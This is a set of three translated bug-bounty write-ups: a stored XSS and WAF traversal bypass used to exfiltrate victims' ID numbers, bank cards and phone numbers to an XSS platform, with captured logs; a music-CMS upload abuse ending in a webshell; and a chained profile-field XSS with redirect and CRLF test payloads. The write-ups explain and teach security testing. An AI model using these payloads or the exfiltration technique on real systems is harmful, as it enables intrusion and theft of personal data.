
Not long ago, while hunting and submitting bugs on an SRC program, I stumbled upon an interface in the editor used by the program's official website.

At first I thought I had an arbitrary file include that could lead to RCE. Further testing showed it merely concatenated and fetched images from a remote resource site. I was about to give up — but when I appended a plus sign to the file extension, the image unexpectedly got parsed as an HTML page. Didn't that mean I had a stored XSS?


```
https://xxx.cn/xxxx/ueditor?image_name=/xxx.png+
```



Next I found the stitched image lived under a second-level directory. Trying to traverse upward revealed a home-grown WAF, so I FUZZed the payload a bit and bypassed it. The WAF:



The bypass:



Payload:

```
../../%252F/
```


0x02 Exploitation

1. Use 010 Editor or the copy command to craft an image containing malicious code:

```
copy tiny.png /b + code.txt /a tiny_code.png
```



2. Upload the malicious image through the site's own file upload and grab the filename (PNG is used because JPG gets validated as a real image).




3. On this SRC's official site, financial payouts require personal info (name, phone number, national ID, etc.), and users can view their own information.


So we wrote a demo.js to read the victim's personal information and deployed it on our XSS platform.

The script issues an Ajax request to the URL, uses DOMParser to convert and parse the DOM, extracts the victim's ID number, bank card, phone number, address and more, then base64-encodes everything and exfiltrates it to the XSS platform. We tested it with several teammates — worked fine.

4. Build a redirect page and lure the victim into visiting it:



As soon as the victim hits that service and is redirected to the malicious page, their information is captured.



☐ 折叠	2022-01-13 13:36:58	- location : - toplocation : - cookie : NDQxMzlyMjAwMTA5MTI0MDI4JTdDNjlyODQxMTEzNDUxOTEwODA3MSU3QyVFNyVBNIU4RIVFNS [redacted] - SVFNSU4RCU4RSVFNSU8RIU4RTYIRTUIOEYlQjclRTYlQTUlQkMIN0MxNTE1OTgwNTMxMg== - opener :	[redacted] - HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 [redacted] - IP-ADDR :	删除
☐ 折叠	2022-01-13 13:36:56	[redacted] [redacted] - cookie : __guid=236837059.1375272972345153800.1639385639752.0847; bad_id6acf3b0-320d-11eb-a51d-674e4453f141=37085931-5bf2-11ec-a37a-dbe58413aaa8; _	[redacted] - HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 [redacted] - IP-ADDR :	删除

Successfully stole the victim's information — just base64-decode it.

☒ Enable POST

enctype
application/x-www-form-urlencoded

Body
4413[REDACTED]124028|62[REDACTED]108071|福建省[REDACTED]委|1515[REDACTED]

ADD HEADER

0x03 Technical Takeaways

1. FUZZ out the interface and parameters; appending a plus sign gets the file parsed as an HTML page. 2. Bypass the WAF with URL tricks during directory traversal. 3. Use DOMParser to convert the response into a DOM object and extract form input values, then base64-encode the string with window.btoa.

A Sleight-of-Hand Getshell

By RG · Translated from the Chinese original

0x00 Preface

One day, while testing a vendor's business systems, I found an asset that offered a music streaming service — and it happened to have a song I wanted to hear. That's how this article was born.

[Martin Garrix]的相关音乐

1 David Guetta Martin Garrix Vs Brooks - Like I Do (Nicky ...


2 Martin Garrix, David Guetta - So Far Away (CliQ Remix)

0x01 Information Gathering

A quick F12 to check the target's environment:

Server: IIS 7.5
CMS: JYMusic (ThinkPHP)

```
<!--[if IE 9 ]><html class="ie9" lang="en"><![endif]--><!--[if (gt IE
equiv="Content-Type" content="text/html; charset=UTF-8"><meta name="viewport" content
name="author" content="JYmusic音乐管理系统"><meta name="keywords" content="DJ舞曲,DJ
工作者及音乐爱好者的需求。"><link type="image/x-ico; charset=binary" rel="JYmusic ico
```



▼ Response Headers [view source](#)


```

Cache-Control: private
Content-Encoding: gzip
Content-Length: 15989
Content-Type: text/html; charset=utf-8
Date: Sat, 05 Dec 2020 08:06:41 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Microsoft-IIS/7.5
Vary: Accept-Encoding
X-Powered-By: ThinkPHP
X-Powered-By: ASP.NET

```

0x02 Getting Started, and Hitting a Wall

In a let's-see-what-happens mood, I picked a random resource file and tried a parsing vulnerability — and to my surprise, it worked. Now all I needed was an upload point to get a shell.



The usual editor suspects:

```

Ueditor / Ueditor
Kindeditor
ckeditor / ckfinder

```

```

program upload points:

```

```

avatar / article / attachment ... upload components

```

The target site had open registration. After logging in I found an avatar upload — I thought it was over already, but no dice: the images were clearly being re-rendered (secondary rendering)...

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type">
<title>系统发生错误</title>
<style type="text/css">
*{ padding: 0; margin: 0; }
html{ overflow-y: scroll; }
body{ background: #fff; font-family: '微软雅黑'; color: #333; font-size:
16px; }
img{ border: 0; }
.error{ padding: 24px 48px; }
.face{ width:320px; margin:20px auto; }
.face img {width:320px; }
h1{ font-size: 32px; line-height: 48px; text-align:center; }
.error .content{ padding-top: 10px}
.error .info{ margin-bottom: 12px; }
.error .info .title{ margin-bottom: 3px; }
.error .info .title h3{ color: #000; font-weight: 700; font-size: 16px;
}
.error .info .text{ line-height: 24px; }
.copyright{ padding: 12px 48px; color: #999; margin:0 auto; width:220px}
.copyright a{ color: #000; text-decoration: none; }
</style>
</head>
<body>
<div class="error">
<p class="face"></p>
<h1>你访问的页面不存在~</h1>
<div class="content" style="margin:0 auto">
</div>
</div>
<div class="copyright" >
<p><a title="官方网站" href="http://www.jyuu.cn">JYmusic</a><sup></sup>[ php
音乐管理程序 ]</p>
```

I tried webshells that survive image re-rendering, but still couldn't get a proper shell. Time to give up on the avatar feature.

0x03 A Silver Lining

With the avatar upload road blocked, I had to find another way out. The share-music feature had been switched to manual review, but I guessed the underlying interface still existed.



Through FOFA I found another site where the feature still worked normally. Call it www.bbb.com.

That site's share-music function worked as intended.

分享音乐

上传条款

上传音乐，即表示您已同意 [上传服务条款](#)，请勿上传色情及反动等违法音乐,单个文件最大20MB

音乐名称*

合理的名字才会通过审核

所属分类*

选择曲风

所属专辑*

单曲

如果没有请点击添加专辑

上传音乐*

点击上传

点击或将文件拖拽到此处

歌曲歌词

支持LRC歌词和文本歌词

Upload a music file directly:



The file uploaded fine, but no path was returned — hmm. Submit anyway and see.

WTF — "no category data"? No problem: bring out the mighty F12, add an option with a value to the select tag.

```

<select class="form-control" error="" name="get">
  <option value="">选择曲风</option>
  <option value="123">测试</option>
</select>

{
  "info": "分享成功, 请等待审核...",
  "status": 1,
  "url": "/index.php?s=/user/music/audit.html"
}

```

"Share successful." It showed up in the review queue too. Editing it revealed ID 23; clicking randomly into one from the homepage showed ID 21.



I also noticed an interface that returns the uploaded music's file path. Swap in ID=23 and the path is yours.

Name

index.php?s=/music/getdata.html

index.php?s=/Member/getUser.html

logo@2x.png

logo@2x.png

avatar@2x.png

▼ {id: "21", server_id: "0", name: "《当我谈跑步时, 我谈些什么》", artist_id: "4", artist_name: "小创", id: "21", server_id: "0", name: "《当我谈跑步时, 我谈些什么》", artist_id: "4", artist_name: "小创", album_id: "0", album_name: "", cover_url: "/Public/static/images/cover.png", up_uid: "1", up_username: "admin", lrc: "本书是村上春树最受欢迎的随笔集。开始作家生涯之际, 村上春树也开始长跑。从夏威夷的考爱岛, listen_url: "https://06/170249_23_oh1h.mp3"

```

{
  "id": "23",
  "server_id": "0",
  "name": "111",
  "artist_id": "0",
  "artist_name": "",
  "album_id": "0",
  "album_name": "",
  "cover_url": "/Public/static/images/cover.png",
  "up_uid": "5",
  "up_username": "admin123",
  "lrc": "xxx",
  "listen_url": "/Uploads/UserUp/2020-11-23/5fbb6c01470da.mp3"
}

```

URL
http://.../index.php?s=/music/getdata.html

Enable POST

application/x-www-form-urlencoded

ADD HEADER

Body

id=23

X-Requested-With

XMLHttpRequest

And there was the idea: replay the whole www.bbb.com procedure on www.aaa.com.

```
Raw  头  Hex  JSON Beautifier
{
  "status": 1,
  "info": "上传成功",
  "data": "",
  "file_id": "46"
}
```

```
{
  "id": "10514",
  "server_id": "0",
  "name": "111",
  "artist_id": "0",
  "artist_name": "",
  "album_id": "0",
  "album_name": "",
  "cover_url": "/Public/static/images/cover.png",
  "up_uid": "3592",
  "up_urname": "aaabbb123",
  "irc": "xxx",
  "listen_url": "/Uploads/UserUp/2020-12-05/5fcb8d0fa6cd9.mp3"
}
```

And with that — shell obtained.

PHP Version 5.4.37	
System	Windows NT MIX57COM 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Jan 21 2015 01:56:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	<code>cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-p3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared" "--with-enchanted=shared" "--enable-object-out-dir=.obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"</code>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration	C:\Windows

From an Untriggerable XSS to a Dream Chain of XSS in Multiple Critical APIs

By h0af3ng · Translated from the Chinese original

Not long ago I joined a crowd-testing engagement that required hunting bugs on a vendor's systems.

While testing one system, I found a very interesting interface whose output points could be manipulated from two other sites, ultimately leading to XSS triggers in multiple places.

0x01: First Look at the Vulnerabilities

The system's URL looked like this: `https://xxx.com/passport/?fromUrl=https://xxx.com/`

A URL like this is prone to open redirect, XSS, and CRLF injection. There are also parameters like these:

```
redirect ref redirect_to redirect_url url jump jump_to
target to link linkto domain server
```

I did some quick-and-dirty testing:

```
https://xxx.com/passport/?fromUrl=https://www.baidu.com
https://xxx.com/passport/?fromUrl=https://www.baidu.com.eval.com
https://xxx.com/passport/?fromUrl=https://www.baidu.com@www.eval.com
https://xxx.com/passport/?fromUrl=javascript:alert(1)
https://xxx.com/passport/?fromUrl=xxxx%0D%0ASet-Cookie:hacker=crlf
```

(To check whether the CRLF injection works, just look for the string `hacker=crlf` in the cookies.)

Simple testing showed none of the above fired.

So the only option was to dig into the system's functional points and interfaces.


0x02: Deep into the Tiger's Den



Let's log in to the system and dig deeper.

(PS: after login the system asked me to fill in some profile info; my personal habit in that situation is to register with "><img/src=1> as the input.)

Thanks to earlier reconnaissance, subdomain brute-forcing successfully enumerated a mobile site: h5.xxx.com



```
查询成功 : h5.
20:34:36 正在查询中 ..... 已完成 100 %
20:34:36 查询完成 !
```

Since we're already logged in on the xxx.com domain, visiting

`https://h5.xxx.com/`

keeps us logged in as well (common with big vendors' account systems and SSO single sign-on).



Click "Mine" in the top-right corner to enter the personal center page.



Here we jump into the personal center.

Spotting the "personal profile" feature means there may be:

- XSS via profile modification
- IDOR: modifying other users' profile information
- Deleting other users' information

- Swapping some parameter value to view other people's profiles... and a whole series of logic issues


I edited my profile and embedded XSS into the page context:

```
x"><svg/onload=alert(1)>
```

(I forgot to switch the payload back when taking the screenshot — make do with it :))




On saving, I found the username had a length restriction. I modified the response packet in Burp Suite, but to no avail.



So I had to fill the form in again, this time putting the payload only in the "bio" field with an arbitrary nickname.


The code was successfully inserted into my profile bio: <https://user.xxx.com/h5/myUserInfo/>



On its own, that wasn't much use.

Next I wondered: could I find a place where someone could preview my profile just from my profile ID?

I used Burp Suite's crawler to enumerate the functional interfaces on the pages.



Eventually, in the book author pages at <https://h5.xxx.com/book/xxxx.html>, I found an interface for viewing an author's page.



目录 连载至401 更新于5个月前 >

3.0万 阅读过 0次 打赏 0张 推荐票 81.5万字 完本

水瑟嫣然 共2部作品 >

同类精选作品 换一换

少夫人她惊艳全球了
傅大总裁傅寒年被闯进公司的丑女人逼婚了。婚后，这女人上赶着要给他生娃娃。第一天，他说他对女人不感兴趣。第二天，她被无情踹下床。在失败的...
从一晚星河·总裁豪门

大总裁，小娇妻！
“女人，这半年你是我的。”一场意外，她和总裁有了数不清的纠缠。180天，她乖乖听话讨他欢心，步步为营生怕惹他不悦。终于，半年之期已到，...

<https://user.xxx.com/see/h5/1574.html>

Try splicing in my own profile ID to test the waters:




个人中心

个人资料 用户ID : 1548888

我的账户

<https://user.xxx.com/see/h5/1548888.html>

I thought a stored XSS would come easily — not so. After visiting the profile interface, the bio wasn't rendered into the page context at all.



testtesttest

TA作品 TA的荣誉

It only displayed the author pen name I had used when logging in.



From the analysis above, all I needed now was one place to edit the author pen name with no input-length limit, and a stored XSS would be within reach.

After more interface crawling and directory scanning, I finally found a site with zero input filtering where I could change my author pen name: <https://user.xxx.com/www/>

The pen-name editing interface was well hidden inside the author profile section.

(Because several sites were linked together, I initially assumed this author profile edited the local account only — later I discovered this interface made the pen name take effect on the earlier system too.)



```
https://user.xxx.com/www/userinfo/contact.html
```

Just fill in the form as required — the key is to inject the payload into the author pen name.

Hit "save settings" and fire blindly!

基础资料 头像修改 **作者资料** 修改密码 账号绑定

tips: 成为作者后, 个人昵称会默认展示笔名

作者笔名: * name="penName" placeholder="作者笔名">

真实姓名:

身份证号:

邮寄地址:

联系电话:


QQ 号码:

邮箱地址:

保存设置

And now, the moment of truth.

